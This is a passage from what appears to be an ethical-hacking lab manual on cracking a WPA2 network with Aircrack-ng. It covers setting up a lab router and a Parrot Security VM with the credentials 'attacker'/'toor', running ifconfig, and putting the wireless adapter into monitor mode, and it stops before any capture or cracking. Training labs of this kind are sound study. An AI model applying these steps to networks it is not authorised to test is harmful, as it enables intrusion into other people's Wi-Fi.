
In this task, we will use the Aircrack-ng suite to crack a WPA2 network.

Note: Before starting this task, you need to configure your access point router (**CEH-LABS**) to work in WPA2-PSK (Pre-Shared Key) encryption mode. To do so, navigate to the router's default IP address and change the authentication mode from WPA to WPA2-PSK, with the password as **password1**.


1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
 - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Plug in the **Linksys 802.11 g WLAN** adapter.
 4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.




5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible

8. Now, type **cd** and press **Enter** to jump to the root directory.



9. In the Parrot Terminal window, type **ifconfig** and press **Enter**. Observe that the wireless interface (in this case, **wlx687f7467dbf6**) gets connected to the machine, as shown in the screenshot.

Note: The name of wireless interface might vary in your lab environment.

```

ifconfig - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~
#ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.13 netmask 255.255.255.0 broadcast 10.10.1.255
    inet6 fe80::82a:a151:e981:5c63 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:05:cc:ba txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 1240 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 640 (640.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 640 (640.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


wlx687f7467dbf6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.29.6 netmask 255.255.255.0 broadcast 192.168.29.255
    inet6 fe80::497b:2bab:57de:36c4 prefixlen 64 scopeid 0x20<link>
    inet6 2405:201:5006:3916:2df7:f63f:21b6:88f2 prefixlen 64 scopeid 0x0<global>
    ether 68:7f:74:67:db:f6 txqueuelen 1000 (Ethernet)
    RX packets 918 bytes 166750 (162.8 KiB)
    RX errors 0 dropped 83 overruns 0 frame 0
    TX packets 90 bytes 11006 (10.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@parrot]~
#

```

10. In the terminal window, type **airmon-ng start wlx687f7467dbf6** and press **Enter**. This command puts the wireless interface (in this case, **wlx687f7467dbf6**) into monitor mode.
